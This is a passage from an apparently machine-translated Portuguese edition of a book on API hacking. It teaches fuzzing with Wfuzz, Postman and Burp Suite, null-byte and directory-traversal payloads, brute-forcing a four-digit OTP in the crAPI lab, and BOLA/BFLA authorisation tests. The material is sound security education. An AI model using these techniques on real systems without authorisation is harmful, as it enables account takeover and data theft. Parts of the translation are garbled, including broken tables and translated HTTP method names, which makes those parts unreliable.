Meta: http://192.168.195.132:8090/api/user/edit_info Total de solicitações:
502

ID	Resposta	Linhas	Palavra	Caracteres	Carga útil
000000001:	200	0 L	3 W	39 Ch	"indefinido - indefinido - indefinido - indefinido - indefinido - indefinido - indefinido"
000000012:	200	0 L	3 W	39 Ch	"TRUE - TRUE - TRUE - TRUE - TRUE - TRUE - TRUE -
VERDADEIR O"					
000000017:	200	0 L	3 W	39 Ch	"\\ - \\ - \\ - \\ - \\ - \\"
000000010:	302	10 L	63 W	1014 Ch	

Agora você pode procurar as anomalias e realizar solicitações adicionais para analisar o que encontrou. Nesse caso, valeria a pena ver como o provedor de API responde à carga útil que causou um código de resposta 302. Use essa carga útil no Repeater ou no Postman do Burp Suite.

Fuzzing amplo para gerenciamento inadequado de ativos

As vulnerabilidades do gerenciamento inadequado de ativos surgem quando uma organização expõe APIs que estão aposentadas, em um ambiente de teste ou ainda em desenvolvimento. Em qualquer um desses casos, há uma boa chance de a API ter menos proteções do que suas contrapartes de produção com suporte. O gerenciamento inadequado de ativos pode afetar apenas um único ponto de extremidade ou solicitação, por isso, muitas vezes, é útil fazer um amplo fuzz para testar se existe gerenciamento inadequado de ativos para qualquer solicitação em uma API.

NÃO E

Para fazer o fuzz wide desse problema, é útil ter uma especificação da API ou um arquivo de coleção que disponibilizará as solicitações no Postman. Esta seção pressupõe que você tenha uma coleção de APIs disponível.

Conforme discutido no [Capítulo 3](#), você pode encontrar vulnerabilidades de gerenciamento de ativos impróprios prestando muita atenção à documentação desatualizada da API. Se a documentação da API de uma organização não tiver sido atualizada junto com os pontos de extremidade da API da organização, ela poderá conter referências a partes

da API que não são mais compatíveis. Além disso, verifique qualquer tipo de registro de alterações ou repositório do GitHub. Um changelog que diga algo como "resolvida a vulnerabilidade de autorização em nível de objeto quebrado na v3" tornará ainda mais agradável encontrar um endpoint que ainda esteja usando a v1 ou a v2.

Além de usar a documentação, você pode descobrir vulnerabilidades de ativos impróprios com o uso de fuzzing. Uma das melhores maneiras de fazer isso é observar os padrões na lógica comercial e testar suas suposições. Por exemplo, na Figura 9-8, você pode ver que a variável baseURL usada em todas as solicitações para essa coleção é <https://petstore.swagger.io/v2>. Tente substituir a v2 pela v1 e usar o Collection Runner do Postman.




Figura 9-8: Edição das variáveis de coleção no Postman

A versão de produção da API de amostra é a v2, portanto, seria uma boa ideia testar algumas palavras-chave, como *v1*, *v3*, *test*, *mobile*, *uat*, *dev* e *old*, bem como quaisquer caminhos interessantes descobertos durante a análise ou o teste de reconhecimento. Além disso, alguns provedores de API permitirão o acesso à funcionalidade administrativa adicionando */internal/* ao caminho antes ou depois do controle de versão, o que teria a seguinte aparência:

```
/api/v2/internal/users  
/api/internal/v2/usuários
```

Conforme discutido anteriormente na seção, comece desenvolvendo uma linha de base de como a API responde a solicitações típicas usando o Collection Runner com o caminho de versão esperado da API. Descubra como uma API responde a uma solicitação bem-sucedida e como ela responde a solicitações ruins (ou solicitações de recursos que não existem).

Para facilitar nossos testes, configuraremos o mesmo teste para códigos de status 200 que usamos anteriormente neste capítulo. Se o provedor de API normalmente responde com o código de status 404 para recursos inexistentes, uma resposta 200 para esses recursos provavelmente indicaria que a API está vulnerável. Certifique-se de inserir esse teste no nível da coleção para que ele seja executado em todas as solicitações quando você usar o Collection Runner.

Agora salve e execute sua coleção. Inspecione os resultados para ver se há alguma solicitação que passou no teste. Depois de analisar os resultados, enxágue e repita com uma nova palavra-chave. Se você descobrir uma vulnerabilidade inadequada no gerenciamento de ativos, a próxima etapa será testar o endpoint que não é de produção para verificar se há outras vulnerabilidades.

pontos fracos. É aqui que suas habilidades de coleta de informações serão bem aproveitadas. No GitHub do alvo ou em um changelog, você pode descobrir que a versão mais antiga da API era vulnerável a um ataque BOLA, portanto, você poderia tentar esse ataque no endpoint vulnerável. Se você não encontrar nenhuma pista durante o reconhecimento, combine as outras técnicas encontradas neste livro para aproveitar a vulnerabilidade.

Teste de métodos de solicitação com o Wfuzz

Uma maneira prática de usar a fuzzing é determinar todos os métodos de solicitação HTTP disponíveis para uma determinada solicitação de API. Você pode usar várias das ferramentas que apresentamos para executar essa tarefa, mas esta seção fará uma demonstração com o Wfuzz.

Primeiro, capture ou crie a solicitação de API cujos métodos HTTP aceitáveis você gostaria de testar. Neste exemplo, usaremos o seguinte:

```
GET /api/v2/account HTTP/1.1
HOST: restfuldev.com
User-Agent: Mozilla/5.0 Accept:
application/json
```

Em seguida, crie sua solicitação com o Wfuzz, usando `-X FUZZ` para fazer o fuzz especificamente no método HTTP. Execute o Wfuzz e analise os resultados:

```
$ wfuzz -z list,GET-HEAD-POST-PUT-PATCH-TRACE-OPTIONS-CONNECT -X FUZZ http://testsite.com/api/ v2/account
```

```
*****
* Wfuzz 3.1.0 - O Fuzzer da Web
*****
```

Meta: <http://testsite.com/api/v2/account> Total de solicitações:
8

ID	Resposta	Linhas	Palavra	Caracteres	Carga útil
000000008:	405	7 L	11 W	163 Ch	"CONNECT" (CONECTAR)
000000004:	405	7 L	11 W	163 Ch	"PUT"
000000005:	405	7 L	11 W	163 Ch	"PATCH"
000000007:	405	7 L	11 W	163 Ch	"OPTIONS"
000000006:	405	7 L	11 W	163 Ch	"TRAÇO"
000000002:	200	0 L	0 W	0 Ch	"CABEÇA"
000000001:	200	0 L	107 W	2610 Ch	"GET"
000000003:	405	0 L	84 W	1503 Ch	"POST"

Com base nesses resultados, você pode ver que a resposta da linha de base tende a incluir um código de status 405 (Method Not Allowed) e um comprimento de resposta de 163 caracteres. As respostas anômalas incluem os dois métodos de solicitação com códigos de resposta 200. Isso confirma que as solicitações GET e HEAD são ambas

o que não revela muita coisa nova. No entanto, esse teste também revela que você pode usar uma solicitação POST para o endpoint *api/v2/account*. Se você estava testando uma API que não incluía esse método de solicitação em sua documentação, é possível que tenha descoberto uma funcionalidade que não era destinada aos usuários finais. A funcionalidade não documentada é uma boa descoberta que deve ser testada quanto a vulnerabilidades adicionais.

Fuzzing "Deeper" para contornar a sanitização de entrada

Ao fazer fuzzing profundo, você deve ser estratégico ao definir as posições de carga útil. Por exemplo, para um campo de e-mail em uma solicitação PUT, um provedor de API pode fazer um trabalho bastante decente ao exigir que o conteúdo do corpo da solicitação corresponda ao formato de um endereço de e-mail. Em outras palavras, qualquer coisa enviada como um valor que não seja um endereço de e-mail pode resultar no mesmo erro 400 Bad Request. Restrições semelhantes provavelmente se aplicam a valores inteiros e booleanos. Se você testou exaustivamente um campo e ele não produziu nenhum resultado interessante, talvez seja melhor deixá-lo de fora de testes adicionais ou guardá-lo para testes mais completos em um ataque separado.

Como alternativa, para fazer um fuzz ainda mais profundo em um campo específico, você pode tentar escapar de quaisquer restrições existentes. Por *escapar*, quero dizer enganar o código de sanitização de entrada do servidor para que ele processe uma carga útil que normalmente deveria restringir. Há alguns truques que você pode usar contra campos restritos.

Primeiro, tente enviar algo que assuma a forma do campo restrito (se for um campo de e-mail, inclua um e-mail de aparência válida), adicione um byte nulo e, em seguida, adicione outra posição de carga útil para que as cargas úteis de fuzzing sejam inseridas.

Veja um exemplo:

```
"user": "a@b.com%00$test$"
```

Em vez de um byte nulo, tente enviar um pipe (|), aspas, espaços e outros símbolos de escape. Melhor ainda, há um número suficiente de símbolos possíveis para enviar que você poderia adicionar uma segunda posição de carga útil para caracteres de escape típicos, como este:

```
"user": "a@b.com$escape$$test$"
```

Use um conjunto de símbolos de escape em potencial para a carga útil \$escape\$ e a carga útil que você deseja executar como \$test\$. Para executar esse teste, use o ataque de bomba de cluster do Burp Suite, que percorrerá várias listas de carga útil e tentará todas as outras cargas úteis contra ela:

Escape	Carga
Escape1	útil1
Escape1	Carga
Escape2	útil2
Escape2	Carga
Escape2	útil3
	Carga

ú	1 Carga
t	útil2
i	Carga
l	útil3

O ataque de fuzzing de bomba de fragmentação é excelente para esgotar determinadas combinações de cargas úteis, mas esteja ciente de que a quantidade de solicitações crescerá exponencialmente. Passaremos mais tempo com o estilo de fuzzing quando estivermos tentando ataques de injeção no [Capítulo 12](#).

Fuzzing para travessia de diretório

Outro ponto fraco que você pode detectar com o fuzz é a passagem de diretório. Também conhecido como path traversal, *o directory traversal* é uma vulnerabilidade que permite que um invasor direcione o aplicativo Web para um diretório pai usando alguma forma da expressão `..` e, em seguida, leia arquivos arbitrários. Você poderia usar uma série de pontos e barras de passagem de caminho no lugar dos símbolos de escape descritos na seção anterior, como os seguintes:

```
..  
..\  
./  
\\.  
\\\\
```

Esse ponto fraco existe há muitos anos, e todos os tipos de controles de segurança, inclusive a sanitização da entrada do usuário, normalmente estão em vigor para evitá-lo, mas, com a carga certa, você poderá evitar esses controles e os firewalls de aplicativos da Web. Se você conseguir sair do caminho da API, **p o d e r á** acessar informações confidenciais, como lógica do aplicativo, nomes de usuário, senhas e outras informações de identificação pessoal (como nomes, números de telefone, e-mails e endereços).

A travessia de diretório pode ser conduzida usando técnicas de fuzzing amplas e profundas. O ideal seria fazer fuzzing profundo em todas as solicitações de uma API, mas como isso pode ser uma tarefa enorme, tente fazer fuzzing amplo e depois se concentrar em valores de solicitação específicos. Certifique-se de enriquecer suas cargas úteis com informações coletadas de reconhecimento, análise de endpoint e respostas de API que contenham erros ou outras revelações de informações.

Resumo

Este capítulo abordou a arte de fazer fuzzing nas APIs, uma das técnicas de ataque mais importantes que você precisará dominar. Ao enviar as entradas certas para as partes certas de uma solicitação de API, você pode descobrir uma variedade de pontos fracos da API. Abordamos duas estratégias, fuzzing amplo e profundo, úteis para testar toda a superfície de ataque de grandes APIs. Nos próximos capítulos, voltaremos à técnica de fuzzing profundo para descobrir e atacar muitas vulnerabilidades de API.

Laboratório nº 6: Fuzzing para detectar vulnerabilidades no gerenciamento inadequado de ativos


Neste laboratório, você colocará suas habilidades de fuzzing à prova contra a crAPI. Se ainda não tiver feito isso, crie uma coleção do crAPI Postman, como fizemos no [Capítulo 7](#), e obtenha um token válido. Agora, podemos começar com o fuzzing amplo e, em seguida, passar para o fuzzing profundo com base em nossas descobertas.

Vamos começar fazendo o fuzzing em busca de vulnerabilidades de gerenciamento de ativos inadequados. Primeiro, usaremos o Postman para fazer um amplo fuzzing em várias versões da API. Abra o Postman e navegue até as variáveis ambientais (use o ícone de olho localizado em no canto superior direito do Postman como um atalho). Adicione uma variável chamada path ao ambiente do Postman e defina o valor como v3. Agora você pode atualizar para testar vários caminhos relacionados a versões (como v1, v2, *internal* e assim por diante).

Para obter melhores resultados com o Postman Collection Runner, configuraremos um teste usando o Collection Editor. Selecione as opções de coleção crAPI, escolha **Edit (Editar)** e selecione a guia **Tests (Testes)**. Adicione um teste que detecte quando um código de status 404 for retornado, de modo que qualquer coisa que não resulte em uma resposta 404 Not Found seja considerada anômala. Você pode usar o seguinte teste:

```
pm.test("Status code is 404", function () {
    pm.response.to.have.status(404);
});
```

Execute uma varredura de linha de base da coleção crAPI com o Collection Runner. Primeiro, verifique se seu ambiente está atualizado e se a **opção Salvar respostas** está marcada (consulte a Figura 9-9).



Como estamos em busca de vulnerabilidades de gerenciamento de ativos impróprios, testaremos apenas as solicitações de API que contêm informações de controle de versão no caminho. Usando o recurso Localizar e Substituir do Postman, substitua os valores *v2* e *v3* na coleção pela variável path (consulte a Figura 9-10).




Figura 9-10: Substituindo as informações de versão no caminho por uma variável do Postman

Você deve ter notado uma questão de interesse em relação à nossa coleção: todos os pontos de extremidade têm *v2* em seus caminhos, exceto o ponto de extremidade de redefinição de senha, */identity/api/auth/v3/check-otp*, que está usando a *v3*.

Agora que a variável está definida, execute uma varredura de linha de base com um caminho que esperamos que falhe em toda a linha. Conforme mostrado na Figura 9-11, a variável path está definida com um valor atual de fail12345, que provavelmente não é um valor válido em nenhum ponto de extremidade. Saber como a API reage quando falha nos ajudará a entender como a API responde a solicitações de caminhos inexistentes. Essa linha de base ajudará em nossas tentativas de fazer fuzz wide com o Collection Runner (consulte a Figura 9-12). Se as solicitações para caminhos que não existem resultarem em respostas Success 200, teremos de procurar outros indicadores para detectar anomalias.

MANAGE ENVIRONMENTS					
Environment Name					
Initial Value					
	VARIABLE	INITIAL VALUE	CURRENT VALUE	***	Persist All
<input checked="" type="checkbox"/>	path	v2	fail12345		Reset All
	Add a new variable				

Figura 9-11: A variável de gerenciamento de ativos impróprios




Figura 9-12: Um teste de linha de base do Postman Collection Runner

Como esperado, a Figura 9-12 mostra que todas as nove solicitações falharam no teste, pois o provedor de API retornou um código de status 404. Agora podemos identificar facilmente anormalidades ao testar caminhos como *test*, *mobile*, *uat*, *v1*, *v2* e *v3*. Atualize o valor atual da variável *path* para esses outros caminhos potencialmente sem suporte e execute o Collection Runner novamente. Para atualizar rapidamente uma variável, clique no ícone de olho localizado na parte superior direita do Postman.

As coisas devem começar a ficar interessantes quando você retornar aos valores do caminho

/v2 e */v3*. Quando a variável de caminho é definida como */v3*, todas as solicitações falham no teste. Isso é um pouco estranho, pois observamos anteriormente que a solicitação de redefinição de senha estava usando

/v3. Por que essa solicitação está falhando agora? Bem, com base no Collection Runner, a solicitação de redefinição de senha está, na verdade, recebendo um 500 Internal Server Error, enquanto todas as outras solicitações estão recebendo um código de status 404 Not Found. Anomalia!

Uma investigação mais aprofundada da solicitação de redefinição de senha mostrará que um erro HTTP 500 é emitido usando o caminho */v3* porque o aplicativo tem um controle que limita o número de vezes que você pode tentar enviar o código de acesso único (OTP). O envio da mesma solicitação para */v2* também resulta em um erro HTTP 500, mas a resposta é um pouco maior. Pode valer a pena tentar novamente as duas solicitações no Burp Suite e usar o Comparer para ver as pequenas diferenças. A solicitação de redefinição de senha */v3* responde com o seguinte:

```
{"message": "ERROR..", "status": 500}
```

A solicitação de redefinição de senha */v2* responde com:

```
{"message": "OTP inválida! Por favor, tente novamente.", "status": 500}
```

A solicitação de redefinição de senha não está alinhada com a linha de base que desenvolvemos, respondendo com um código de status 404 quando um caminho de URL não está em uso. Em vez disso, descobrimos uma vulnerabilidade de gerenciamento de ativos inadequada! O impacto dessa vulnerabilidade é que o */v2* não tem uma limitação no número de vezes que podemos adivinhar a OTP. Com uma OTP de quatro dígitos, devemos ser capazes de fazer um fuzz profundo e descobrir qualquer OTP em 10.000 solicitações. Eventualmente, você receberá uma mensagem indicando sua vitória: {"message":

Hacking APIs (Acesso antecipado) © 2022 por Corey
"OTP verified": "status":200};
Continuaremos a explorar essa vulnerabilidade no [Capítulo 10](#).

10

EXPLOIÇÃO DA API AUTHORIZAÇÃO



Neste capítulo, abordaremos duas vulnerabilidades de autorização: BOLA e BFLA. Essas vulnerabilidades revelam pontos fracos na autorização.

verificações de autorização que garantem que os usuários autenticados só possam acessar seus próprios recursos ou usar a funcionalidade que se alinha ao seu nível de permissão. No processo, discutiremos como identificar IDs de recursos, usar testes A-B e A-B-A e acelerar seus testes com o Postman e o Burp Suite.

Como encontrar BOLAs

A BOLA continua a ser uma das vulnerabilidades mais proeminentes relacionadas à API, mas também pode ser uma das mais fáceis de testar. Se você perceber que a API lista recursos seguindo um determinado padrão, poderá testar outras instâncias usando esse padrão. Por exemplo, digamos que você perceba que, depois de fazer uma compra, a

O aplicativo usa uma API para fornecer a você um recibo no seguinte local: `/api/v1/receipt/135`. Sabendo disso, você poderia verificar outros números usando 135 como a posição da carga útil no Burp Suite ou no Wfuzz e alterando 135 para números entre 0 e 200. Isso foi exatamente o que fizemos no laboratório do Capítulo 4 ao testar o `reqres.in` quanto ao número total de contas de usuário.

Esta seção abordará considerações e técnicas adicionais pertinentes à busca de BOLA. Quando estiver em busca de vulnerabilidades BOLA, lembre-se de que elas não são encontradas somente por meio de solicitações GET. Tente usar todos os métodos possíveis para interagir com recursos que você não deveria ter autorização para acessar. Da mesma forma, as IDs de recursos vulneráveis não se limitam ao caminho do URL. Certifique-se de considerar outros locais possíveis para verificar os pontos fracos do BOLA, inclusive o corpo da solicitação e os cabeçalhos.

Localização de IDs de recursos

Até agora, este livro ilustrou as vulnerabilidades BOLA usando exemplos como a execução de solicitações sequenciais de recursos:

GET /api/v1/user/account/ **1111**

GET /api/v1/user/account/ **1112**

Para testar essa vulnerabilidade, você poderia simplesmente aplicar força bruta em todos os números de conta dentro de um determinado intervalo e verificar se as solicitações resultam em uma resposta bem-sucedida.

Às vezes, encontrar instâncias de BOLA será realmente muito simples. No entanto, para realizar testes completos de BOLA, você precisará prestar muita atenção às informações que o provedor de API está usando para recuperar recursos, pois elas podem não ser tão óbvias. Procure nomes ou números de IDs de usuários, nomes ou números de IDs de recursos, nomes ou números de IDs de organizações, e-mails, números de telefone, endereços, tokens ou cargas codificadas usadas em solicitações para recuperar recursos.

Lembre-se de que valores de solicitação previsíveis não tornam uma API vulnerável a BOLA; a API é considerada vulnerável somente quando fornece a um usuário não autorizado acesso aos recursos solicitados. Geralmente, as APIs inseguras cometem o erro de validar que o usuário está autenticado, mas não verificam se esse usuário está autorizado a acessar os recursos solicitados.

Como você pode ver na Tabela 10-1, há muitas maneiras de tentar obter recursos que você não deveria estar autorizado a acessar. Esses exemplos são baseados em descobertas BOLA bem-sucedidas. Em cada uma dessas solicitações, o solicitante usou o mesmo token UserA.

Tabela 10-1: Solicitações válidas de recursos e o teste BOLA equivalente

Type	Valid	requestBOLA test
ID previsível	GET /api/v1/account/ 2222 Token: UserA_token	GET /api/v1/account/ 3333 Token: UserA_token
Combinação de IDs	<code>/data/2222</code> Token: UserA_token	GET /api/v1/ UserB /data/ 3333 Token: UserA_token

Type	Valid	requestBOLA test
Inteiro como ID	POST /api/v1/account/ Token: UserA_token {"Account": 2222 }	POST /api/v1/account/ Token: UserA_token {"Account": [3333] }
E-mail como ID de usuário	POST /api/v1/user/account Token: UserA_token {"email": "UserA@email.com"}	POST /api/v1/user/account Token: UserA_token {"email": "UserB@email.com"}
ID do grupo	GET /api/v1/group/ CompanyA Token: UserA_token	GET /api/v1/group/ CompanyB Token: UserA_token
Combinação de grupos e usuários	POST /api/v1/group/ CompanyA Token: UserA_token {"email": "userA@ CompanyA .com"}	POST /api/v1/group/ CompanyB Token: UserA_token {"email": "userB@ CompanyB .com"}
Objeto aninhado	POST /api/v1/user/checking Token: UserA_token {"Account": 2222 }	POST /api/v1/user/checking Token: UserA_token {"Account": {" Account ": :3333 }}
Vários objetos	POST /api/v1/user/checking Token: UserA_token {"Account": 2222 }	POST /api/v1/user/checking Token: UserA_token {"Account": 2222 , " Account ": 3333 , "Account": 5555 }
Token previsível	POST /api/v1/user/account Token: UserA_token {"data": " DfIK1df7jSdfa1acaa "}	POST /api/v1/user/account Token: UserA_token {"data": " DfIK1df7jSdfa2dfaa "}

Às vezes, apenas solicitar o recurso não é suficiente; em vez disso, você precisará solicitar o recurso como ele deve ser solicitado, geralmente fornecendo o ID do recurso e o ID do usuário. Portanto, devido à natureza de como as APIs são organizadas, uma solicitação adequada de recursos pode exigir o comando

ID mostrado na Tabela 10-1. Da mesma forma, talvez seja necessário saber a ID do grupo junto com a ID do recurso, como no formato *combinado de grupo e usuário*.

Os objetos aninhados são uma estrutura típica encontrada nos dados JSON. Eles são simplesmente objetos adicionais criados dentro de um objeto. Como os objetos aninhados são um formato JSON válido, a solicitação será processada se a validação de entrada do usuário não o impedir. Usando um objeto aninhado, é possível escapar ou contornar as medidas de segurança aplicadas ao par chave/valor externo incluindo um par chave/valor separado dentro do objeto aninhado que pode não ter os mesmos controles de segurança aplicados a ele. Se o aplicativo processar esses objetos aninhados, eles serão um excelente vetor para um ponto fraco de autorização.

Teste A-B para BOLA

O que chamamos de *teste A-B* é o processo de criação de recursos usando uma conta e a tentativa de recuperar esses recursos com uma conta diferente. Essa é uma das melhores maneiras de identificar como os recursos são identificados e quais solicitações são usadas para obtê-los. O processo de teste A-B é semelhante a este:

- **Crie recursos como UserA.** Observe como os recursos são identificados e como os recursos são solicitados.

- **Troque o token UserA pelo token de outro usuário.** Em muitos casos, se houver um processo de registro de conta, você poderá criar uma segunda conta (UserB).
- **Usando o token do UserB, faça a solicitação dos recursos do UserA.** Concentre-se nos recursos de informações privadas. Teste todos os recursos aos quais o UserB não deve ter acesso, como nome completo, e-mail, número de telefone, número do Seguro Social, informações de contas bancárias, informações legais e dados de transações.

A escala desse teste é pequena, mas se você puder acessar os recursos de um usuário, provavelmente poderá acessar todos os recursos de usuários com o mesmo nível de privilégio.

Uma variação do teste A-B é criar três contas para teste. Dessa forma, você pode criar recursos em cada uma das três contas diferentes, detectar quaisquer padrões nos identificadores de recursos e verificar quais solicitações são usadas para solicitar esses recursos, como segue:

- **Crie várias contas em cada nível de privilégio ao qual você tem acesso.** Lembre-se de que seu objetivo é testar e validar controles de segurança, não destruir os negócios de alguém. Ao realizar ataques BFLA, há uma chance de excluir com êxito os recursos de outros usuários, portanto, é útil limitar um ataque perigoso como esse a uma conta de teste criada por você.
- **Usando suas contas, crie um recurso com a conta do UsuárioA e tente interagir com ele usando a conta do UsuárioB.** Use todos os métodos à sua disposição.

BOLA de canal lateral

Um dos meus métodos favoritos de obter informações confidenciais de uma API é por meio da divulgação de canais laterais. Essencialmente, trata-se de qualquer informação obtida de fontes inesperadas, como dados de tempo. Nos capítulos anteriores, d i s c u t i m o s como as APIs podem revelar a existência de recursos por meio de middle ware como o X-Response-Time. As descobertas de canais laterais são outro motivo pelo qual é importante usar uma API como ela foi planejada e desenvolver uma linha de base de respostas normais.

Além do tempo, você pode usar códigos de resposta e comprimentos para determinar se os recursos existem. Por exemplo, se uma API responder a recursos não existentes com 404 Not Found, mas tiver uma resposta diferente para recursos existentes, como 405 Unauthorized, você poderá executar um ataque de canal lateral BOLA para descobrir recursos existentes, como nomes de usuário, IDs de conta e números de telefone.

A Tabela 10-2 apresenta alguns exemplos de solicitações e respostas que podem ser úteis para divulgações BOLA de canal lateral. Se 404 Not Found for uma resposta padrão para recursos inexistentes, os outros códigos de status poderão ser usados

para enumerar nomes de usuário, números de ID de usuário e números de telefone. Essas solicitações fornecem apenas alguns exemplos de informações que podem ser coletadas quando a API tem respostas diferentes para recursos inexistentes e existentes

recursos que você não está autorizado a visualizar. Se essas solicitações forem bem-sucedidas, elas podem resultar em uma grave divulgação de dados confidenciais.

Tabela 10-2: Exemplos de divulgações BOLA de canal lateral

Solicitação	Resposta
404 GET /api/user/test987123404	Não encontrado HTTP/1.1 { } }
GET /api/user/hapihacker405	Não autorizado HTTP/1.1 { } }
GET /api/user/1337	405 Não autorizado HTTP/1.1 { } }
GET /api/user/phone/2018675309405	Não autorizado HTTP/1.1 { } }

Por si só, essa descoberta da BOLA pode parecer mínima, mas informações como essa podem ser valiosas em outros ataques. Por exemplo, você pode aproveitar as informações coletadas por meio de uma divulgação de canal lateral para realizar ataques de força bruta e obter acesso a contas válidas. Você também pode usar as informações coletadas em uma divulgação como essa para realizar outros testes BOLA, como o teste BOLA de combinação de ID mostrado na Tabela 10-1.

Localização de BFLAs

A busca por BFLA envolve a procura por funcionalidades às quais você não deveria ter acesso. Uma vulnerabilidade de BFLA pode permitir que você atualize valores de objetos, exclua dados e execute ações como outros usuários. Para verificá-la, tente alterar ou excluir recursos ou obter acesso à funcionalidade que pertence a outro usuário ou nível de privilégio.

Observe que, se você enviar uma solicitação DELETE com êxito, não terá mais acesso ao recurso em questão, pois o terá excluído. Por esse motivo, evite testar o DELETE durante o fuzzing, a menos que esteja visando a um ambiente de teste. Imagine que você envie solicitações DELETE para 1.000 identificadores de recursos; se as solicitações forem bem-sucedidas, você terá excluído informações potencialmente valiosas, e seu cliente não ficará satisfeito. Em vez disso, inicie seus testes de BFLA em pequena escala para evitar grandes interrupções.

Teste A-B-A para BFLA

Assim como o teste A-B para BOLA, o teste A-B-A é o processo de criação e acesso a recursos com uma conta e, em seguida, a tentativa de alterar os recursos com outra conta. Por fim, você deve validar todas as alterações com a conta original. O processo A-B-A deve ser mais ou menos assim:

- **Crie, leia, atualize ou exclua recursos como UserA.** Observe como os recursos são identificados e como os recursos são solicitados.

- **Troque seu token UserA pelo do UserB.** Nos casos em que houver um processo de registro de conta, crie uma segunda conta de teste.
- **Envie solicitações GET, PUT, POST e DELETE para os recursos do UserA usando o token do UserB.** Se possível, altere os recursos atualizando as propriedades de um objeto.
- **Verifique os recursos do UserA para validar se as alterações foram feitas usando o token do UserB.** Usando o aplicativo da Web correspondente ou fazendo solicitações de API usando o token do UserA, verifique os recursos relevantes. Se, por exemplo, o ataque do BFLA foi uma tentativa de excluir a foto do arquivo profissional do UserA, carregue o perfil do UserA para ver se a foto está faltando.

Além de testar os pontos fracos da autorização em um único nível de privilégio, verifique se há pontos fracos em outros níveis de privilégio. Conforme discutido anteriormente, as APIs podem ter todos os tipos de níveis de privilégios diferentes, como usuário básico, comerciante, parceiro e administrador. Se você tiver acesso a contas nos vários níveis de privilégio, seu teste A-B-A poderá assumir uma nova camada.

Tente tornar o UsuárioA um administrador e o UsuárioB um usuário básico. Se você conseguir explorar o BLFA nessa situação, isso se tornará um ataque de escalonamento de privilégios.

Teste de BFLA no Postman

Comece seu teste de BFLA com solicitações autorizadas para os recursos de UserA. Se você estivesse testando se poderia modificar as fotos de outro usuário em um aplicativo de mídia social, uma solicitação simples como a mostrada na Listagem 10-1 seria suficiente:

```
GET /api/picture/2 Token:  
UserA_token
```

Listagem 10-1: Exemplo de solicitação de teste BFLA

Essa solicitação nos informa que os recursos são identificados por valores numéricos no caminho. Além disso, a resposta, mostrada na Listagem 10-2, indica que o nome de usuário do recurso ("UserA") corresponde ao token da solicitação.

```
200 OK  
{  
    "_id": 2,  
    "name": "development flower",  
    "creator_id": 2,  
    "username": (nome de usuário):  
    "UserA", "money_made": 0.35,  
    "likes": 0  
}
```

Listagem 10-2: Exemplo de resposta de um teste BFLA

Agora, como essa é uma plataforma de mídia social em que os usuários podem compartilhar fotos, não seria muito surpreendente se outro usuário pudesse enviar uma solicitação GET bem-sucedida para a foto 2. Essa não é uma instância de BOLA, mas

e não um recurso. No entanto, o UsuárioB não deveria poder excluir imagens que pertencem ao UsuárioA. É nesse ponto que entramos em uma vulnerabilidade da BFLA.

No Postman, tente enviar uma solicitação DELETE para o recurso do UserA contendo o token do UserB. Como você vê na Figura 10-1, uma solicitação DELETE usando o token do UserB conseguiu excluir com êxito a imagem do UserA. Para validar que a imagem foi excluída, envie uma solicitação GET de acompanhamento para picture_id=2 e você confirmará que a imagem de UserA com o ID 2 não existe mais. Essa é uma descoberta muito importante, pois um único usuário mal-intencionado poderia facilmente excluir todos os recursos de outros usuários.

